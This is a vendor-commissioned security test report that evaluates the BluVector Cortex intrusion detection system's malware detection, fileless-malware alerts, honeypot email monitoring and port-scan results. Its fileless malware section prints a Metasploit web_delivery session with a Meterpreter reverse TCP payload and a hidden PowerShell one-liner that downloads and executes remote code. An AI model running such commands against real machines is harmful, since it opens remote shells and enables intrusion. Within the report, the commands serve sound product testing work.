



BluVector Cortex
Security Validation Testing

BLUVECTOR[®]
A COMCAST COMPANY

DR191001D
October 2019

Miercom
www.miercom.com

Contents

Executive Summary	3
Overview	4
Product Tested	4
Test Focus	4
How We Did It	5
Test Bed Setup.....	5
Protocols and Delivery Mechanisms	6
Test Tools	7
Detection Efficacy	8
2019 Miercom Malware Suite	8
Fileless Malware	10
Real-world Live Analysis	12
Email Monitoring	12
Vulnerability Scan	14
Reporting	14
Conclusion	16
About Miercom	17
Use of This Report	17

Executive Summary

The BluVector Cortex AI-powered, threat detection solution provides visibility and context to IT security teams for effective attack response against known and unknown malware or ransomware. Threats are found using levels of confidence for higher quality insight into what threats are worth addressing and most prevalent for the given network environment.

The BluVector Cortex solution is a flexible, scalable Intrusion Detection System (IDS) that is easy to deploy at different points of an enterprise network depending on where it is needed most. In addition to quick deployment, it seamlessly integrates with other security solutions.

BluVector engaged Miercom to test the detection of the Cortex solution against our proprietary malware set of advanced threats, zero-day attacks and fileless malware. The Cortex solution was deployed in a real-world network environment while attacks were sent to a victim computer within the network. Using these tests, the BluVector Cortex solution was evaluated for its real-time detection efficacy, security vulnerabilities and reporting interface. We found the following:

Key Findings

- 99.8% detection against the 2019 Miercom Malware Suite – 11.4% higher than the Industry Average of network security solution detection
- 100% detection of advanced threats including: advanced evasive techniques, advanced persistent threats, backdoors, botnets, legacy, malicious documents, polymorphic zero-day and ransomware samples
- 99% detection of active threats and remote access trojans
- 100% detection efficacy for fileless malware
- Real-time detection and analysis of email-based viruses, enabling our engineers to easily find and review threats as they occurred - a key component for IT professionals trying to block and blacklist associated IP addresses
- BluVector's Cortex solution is the ultimate weapon of mass surveillance against all types of threats – the amount of information that it makes available and the ease of use of this data makes it a "must have" for all serious IDS workloads
- No vulnerabilities found; any open ports were common ports necessary for proper network function and were secured by the detection device
- Real-time detection accuracy was present in the BluVector dashboard event log, with granular insight of each event; many visual options are available to analyze results
- Initial setup, connection and dashboard navigation are straightforward and intuitive

Based on the results of our testing, the BluVector Cortex solution showed impressive rates of detection and protection against vulnerabilities in real-time, earning the Miercom Certified Secure award.

Robert Smithers, CEO

Miercom



Overview

Product Tested

The BluVector Cortex solution (version 3.6.3) goes beyond signature-based and behavioral-based approaches to identify and classify network threats. Using machine-learning techniques, BluVector handles zero-day threats and other borderline malicious and benign traffic, depending on network policies.

The platform monitors and classifies all content received by and transmitted from the network, detecting all malicious software in real-time to minimize durations of vulnerability. Analyses of supposed threats are executed in milliseconds to quickly provide a plan for immediate remediation by integrated security tools such as sandboxing.

Test Focus


The purpose of this report is to prove the capabilities of this product as a malware detection solution against sophisticated sets of active, advanced threats from around the globe. This report is organized to discuss the following:

- **Detection Efficacy**
The samples detected by the device are recorded and analyzed to determine visibility and intelligence of threats on the network. The Cortex is expected to detect 100 percent of known malicious samples. Samples consist of Ixia BreakingPoint "Strike" exploits and other real-world exploits, as well as the 2019 Miercom Malware Suite. Malware detection results are compared to the industry average of similar products to date.
- **Real-World Live Analysis**
Evaluates the live, real-time component of security detection in a series of real-world scenarios to demonstrate application features and benefits
- **Vulnerability Assessment**
The device is audited for open ports that can be used in an attack.
- **Reporting**
The product is evaluated for its reporting capabilities that allow an IT administrator in a real-life scenario to assess threatening network situations. The device is expected to have a transparent view of the machine learning process the product uses to identify threats.

How We Did It

The BluVector Cortex monitoring and IDS solution was deployed after the firewall in a simulated network environment representing a real-world scenario of two WAN connections with failover, a firewall appliance, and LAN endpoints using multiple operating systems. An “attacker” server was placed in the internal LAN segment to deliver our battery of malware and intrusion tests to multiple endpoints in the LAN network. The BluVector Cortex solution was evaluated for its ability to detect, alert and track all attempted and successful exploits and malicious activity within the trusted network, originating from both inside the LAN and on the WAN side.

Test Bed Setup



The BluVector Cortex solution was connected to the ingress ports to monitor our test network on a Dell N2024P 24-port 1-GB switch with a Cisco Catalyst switch in parallel for failover. The switch was uplinked via a WatchGuard Firebox M270 appliance to the Internet via dual failover links with Verizon FIOS and Comcast Xfinity. Our victim endpoints consisted of virtual x86 computers, running both Linux and Windows 10, connected to the same switch. Finally, we added a malware server inside the LAN to simulate a compromised internal-facing victim to deliver our malware tests. For external threats, we connected the second ingress port of the BluVector Cortex solution to a high-traffic Miercom malicious server, before the firewall instead of behind it, to enable direct monitoring of all threats whether they breached the firewall or not. Malware was delivered with a variety of methods: Fileless/Trojan malware or zero-day exploits were sent using HTTP, SSH and SFTP. Malware was delivered zipped, unzipped, and as a raw byte stream. While testing was proceeding, we also operated the victim endpoints in “normal” operation, simulating a typical day-to-day usage of the machine which included software updates, email clients, downloads and more.

Protocols and Delivery Mechanisms

The exploits examined in this report fall into one, or more, of the categories listed below:

Exploit	Delivery
Fileless Malware	This threat, despite its name, includes no malware. It's a technique that uses inherent network software, applications and protocols to allow attackers to gain control of a victim computer and move laterally across the network, infecting more victims. Users are generally infected over HTTP/S by connecting to a URL or running a script that downloads a payload in the background. The attack runs in the background, written almost entirely to memory while using system administration tools for execution. What makes the threat so challenging to detect is the use of system tools – specifically PowerShell, which is used daily by IT administrators such that its use would not be considered suspicious. However, even disabling PowerShell would not prevent fileless malware attacks and only complicates IT tasks.
Trojan and Zero-day Exploits	These classic attack vectors gain remote access of a victim device. Zero-day exploits take advantage of known vulnerabilities that have not yet been patched. Often zero-day threats are Remote Access Trojan (RAT) files that installs into the victim machine, later carrying out further attacks against the network on behalf of the attacker.

HTTP: This commonly used protocol is responsible for web traffic today. While efficacy of HTTP has declined in recent years, security is still expected to monitor unencrypted HTTP streams. We tested the BluVector Cortex solution's ability to monitor and detect content within traffic to and from HTTP ports.

SSH/SFTP: This standard communications protocol is used for remote shell sessions in UNIX servers. The high encryption standard and ability to transfer files via SFTP inside the stream makes it a viable attack vector. We tested the BluVector Cortex solution's monitoring and detection efficacy through SSH ports.

Physical Security: We subjected the BluVector Cortex solution to a standard physical security test by evaluating BIOS/IMPI and hardware security concerns such as POST behavior, booting from unknown sources and remotely disabling the tested device via an IMPI command.

Test Tools



The test tools featured above are used for traffic and threat generation, real-time monitoring and capturing of network activity.

Linux Attacker/Control Machine: Using Debian 10 with Kernels 4.1.x and 5.1.x. We tested using 64-bit Linux kernels and distributions.

Virtual Windows Endpoint Victims: Virtual Machines (VMs) running on top of a Kernel-based VM (KVM)-style hypervisor with Ethernet access via PCIe rerouting. We tested with Ubuntu Linux 18.04 with a 64-bit kernel.

Virtual Linux Endpoint Victims: VMs running on top of a KVM-style hypervisor with Ethernet access via PCIe rerouting. We tested with Windows 7 and 10; the latter with the latest security updates.

Ixia BreakingPoint: Optimizes security devices by simulating live security attacks and invasions. By sending a mixture of application and malicious traffic, this tool determines the ability of the IPS and AV system to detect threats and remain resilient while exposed to vulnerabilities, worms and backdoors.

Metasploit Toolkit: Malware delivery and post-infection analysis tool used to create and deliver fileless, zero-day and RAT attack vectors, as well as customized payloads in a quick and predictable manner.

Zenmap and Nmap: Network analyzers and scanners for vulnerability auditing.

Wireshark and LiveAction Omnipeek: Captures network traffic and creates packet files for replay and shows statistics that help monitor changes in real-time. By baselining normal activity, changes provide vital information to analyze problem areas in the network.

Detection Efficacy

2019 Miercom Malware Suite

Our proprietary malware suite is used in our industry-wide study of malware detection for network security devices as part of our Advanced Offensive Security Testing (AOST) series. The Miercom Malware Suite maintains diverse categories of malware which fall into two main subgroups – common and advanced. Common malware are botnets, legacy, malicious documents and remote access Trojans (RATs). An emphasis is placed on the more advanced samples: active threats, advanced evasive techniques (AETs), advanced persistent threats (APTs) and polymorphic zero-day samples; these are more complex and challenging to identify. Detection results give visibility into the individual approaches to different malware types. The granularity of malicious file detection is also analyzed in comparison to the average security device competitor.


Using our proprietary malware delivery mechanisms via HTTP/SFTP and SSH, we deliver a curated set of known malware threats to a victim endpoint in the network. In order to simulate a compromised machine within the local network running these internal attacks, we used a malware server as described in the How We Did It section.

We delivered two sets of malware, our common legacy set and our latest evolving set of attacks, to measure the effectiveness of the BluVector Cortex solution to capture these events in near real-time.


The efficacy of the device to capture events, warnings and threats from our malware suite as the attacks were being delivered was analyzed. Detection results and the confidence of malware flagging was compared against our Industry Average – a standard benchmark to which we evaluate the device against known devices in the same security space.

2019 Miercom Malware Suite	
Active Threats Custom-crafted, constantly changing evasive malware	Advanced Evasion Techniques (AETs) Combined evasion tactics that create multi-layer access
Advanced Persistent Threats (APTs) Continuous hacking with payloads opened at the administrative level	Backdoors Remote access attacks using port binding, control & command servers, and dormant malware using legitimate programs or platforms to go unrecognized
Botnet Communicating programs that collectively spam and deliver DDoS attacks	Legacy Variants of known malware older than 30 days (e.g. virus, worms)
Malicious Documents Mix of Microsoft and Adobe documents with Macro viruses, APTs, worms	Polymorphic, Zero-day Malware Constantly changes, making it difficult to detect
Ransomware Hijacking malware that spreads via phishing or infected websites that denies system access until a ransom is paid	Remote Access Trojans (RATs) Trojans disguised as legitimate software which remotely control victim once activated

A set amount of malware samples in each category was sent to the device. We recorded the percentage of samples blocked from the total samples sent for each category.



Using the 2019 Miercom’s Malware Suite, BluVector detected 100 percent of common malware: botnet, legacy and malicious documents. These malware samples are expected to have higher efficacy scores throughout the market. RATs were detected with 99 percent efficacy – increasing from a 2016 study where BluVector detected 95 percent of RAT samples. This displays a granular and continually improvement of the solution’s capability for remote malware. Advanced threats were caught 100 percent of the time, with the minor exception of active threats which constantly modify themselves to evade detection; 99 percent of active threats were identified. Detection for a combination of standard and sophisticated malware proves the impressive breadth and granularity of the BluVector Cortex solution’s intelligence.



Using the 2019 Miercom Malware Suite, BluVector’s average detection efficacy was 99.8 percent – 11.4 percent higher than the industry average for similar products with malware detection capabilities.

Fileless Malware


Fileless malware is more of a technique than an actual file, which creates many challenges for security detection solutions. Fileless malware is agnostic in terms of operating system and target; it does not use any one particular type or path of execution – ruling out signature or pattern-based identification. When security is set up to guard the network, it typically surrounds expected attack vectors. But with fileless malware, there is no expectation. These attacks can come from anywhere, sometimes in multiple steps, writing directly to memory and without leaving a trace.

To scan for malicious activity, detection products analyze files and behavior. Without a vector, path or trace, detection solutions are at a loss for identifying these attacks. Additionally, these attacks can be obfuscated in code and so small that resources aren't affected enough to set off an alarm. Detection must be intelligent enough to not only find traceless, embedded and stealth attacks – but also aware of attacks coming through legitimate scripts and operations, such as PowerShell.

The bottom line: Being able to detect fileless malware is a huge feat for intrusion detection products.

To recreate fileless malware attacks, we connected the BluVector Cortex solution to our test network and delivered a suite of known fileless malware via HTTP. We created a custom landing page to replicate the common behavior in these types of attacks: users must be tricked into accessing malicious payloads through a landing page. Once we had accessed a landing page, we directed a series of Windows victims to download the malware and execute it.

The BluVector Cortex solution successfully detected and flagged 100 percent of fileless malware samples. We were impressed with the depth and breadth of the information provided. Immediately as the attack was being carried out, we were notified of a new, specific fileless malware threat vector which allowed us to trace and pinpoint the event accurately to the originating device, target victim, time and date. In real-world scenarios, this real-time data would help security and IT professionals quickly identify possible incoming attacks and pinpoint compromised machines that received the malware.



```
File Edit View Bookmarks Settings Help
rasheek: msfconsole - Konsole


Exploit target:
  Id  Name
  --  --
  0   Python

msf5 exploit(multi/script/web_delivery) > set target 2
target => 2
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.2.157
lhost => 192.168.2.157
msf5 exploit(multi/script/web_delivery) > payload windows/meterpreter/reverse_tcp


[-] Unknown command: payload.
msf5 exploit(multi/script/web_delivery) >
msf5 exploit(multi/script/web_delivery) >
msf5 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.2.157:4444
[*] Using URL: http://0.0.0.0:8080/MUFqeCrJqa
[*] Local IP: http://192.168.1.127:8080/MUFqeCrJqa
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $k=new-object net.webclient;$k.proxy=[Net.WebRequest]::GetSystemWebProxy();
$k.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $k.downloadstring "http://192.168.2.157:8080/MUFqeCrJqa";
```

This is the attacker view of fileless malware delivery to multiple Windows and Linux victim devices to determine how the BluVector Cortex solution's detection identified this sophisticated type of attack.

The mechanisms used by BluVector for detecting fileless malware score higher than industry standards in regular malware detection and logging. Malware delivered via HTTP/SMTP and IMAP was seldom missed.



Fileless malware was immediately detected by the BluVector Cortex solution and alerted the administrator in the dashboard Threat Vector Events. Events are broken out per type of vector, giving Security Professionals at-a-glance knowledge of network threats in real time.



BluVector provides impressive detail about the fileless malware intrusion event, including network details, timestamp, source, destination, type, and statistics on how many times this attack has been seen. A Hunt Score was also assigned, with percentage ratings on Content Analyzer Flags, Host Rarity, Repeatedly Suspicious Host and Suspicious Looking Hostname.

Real-world Live Analysis


To better evaluate the detection capabilities of the BluVector IDS device, we deployed our live test environment: a high-traffic, high-visibility honeypot server that Miercom hosts on the public Internet. We mirrored the traffic before our honeypot firewalls to the IDS device's ingress port. Immediately after we began our monitoring session on our switches, the IDS dashboard on the BluVector device began to inform us of possible attack and hack attempts in real time.

Email Monitoring


We were able to capture, in real time, a series of malicious SMTP streams aimed at our honeypot. These included viruses, email from known spam senders, and blacklisted domains.

As events occurred, the BluVector Cortex solution demonstrated sophisticated machine-learning techniques; it automatically grouped threat vectors by type, originating host, network and target device. Its analysis of attack data and metadata created a realistic threat assessment invaluable to IT security professionals, along with a live network topology map, and it exposed routing and traffic data that enables security teams to take rapid action against remote attackers.

BluVector's detection technology enabled our engineers not only to identify threats and view them as they occurred in real time, it also permitted our engineers to analyze and investigate each event as it occurred. Within a few minutes, a specific, Russian-hosted server was determined to be the source of a large amount of these malicious emails. In a real-world scenario, this information would enable IT and security professionals to quickly block and blacklist the server and the associated IP addresses.




BluVector's email monitoring logs every connection to the Miercom honeypot servers, capturing the relevant devices delivering malware in real-time; tracking them per connection, origin and destination.




The detailed graphical analysis in BluVector's interface gives an instant overview of malware's presence and movement across the network.

BluVector's combination of proprietary and patented technologies (Supervised Machine Learning Engine and Speculative Code Execution Engine), along with open-source tools like ClamAV, helps boost detection confidence during individual or coordinated attack assessments. At the click of a mouse, a network security team can quickly make informed decisions based on a wealth of data: BluVector enables confident, effective security countermeasures to be mounted and deployed - information is cleanly categorized, threat vectors are clearly outlined and the type and source of the attack are also easily accessible. In this industry, information and knowledge are doubtless powerful weapons in the everyday battle of security professionals.



The relevant files generated per each threat entry are readily available for upload to BluVector's intelligence for further analysis of malicious samples and improvement of BluVector's detection accuracy.

BluVector's Cortex solution is the ultimate weapon of mass surveillance against all types of threats – the amount of information that it makes available and the ease of use of this data makes it a "must have" for all serious IDS workloads.




Jumping deep into threat analysis, BluVector's impressive monitoring technology provides an instant overview on threat types and identification.

Vulnerability Scan

Using a port scanning tool, the management interface of the BluVector Cortex solution was assessed for vulnerabilities that would allow an attacker to infiltrate the network.

No vulnerabilities were found; any open ports were common ports necessary for proper network function and were secured by the detection device.




NMAP Port Scan of the management interface revealed no open ports that put the BluVector Cortex solution or network at risk.

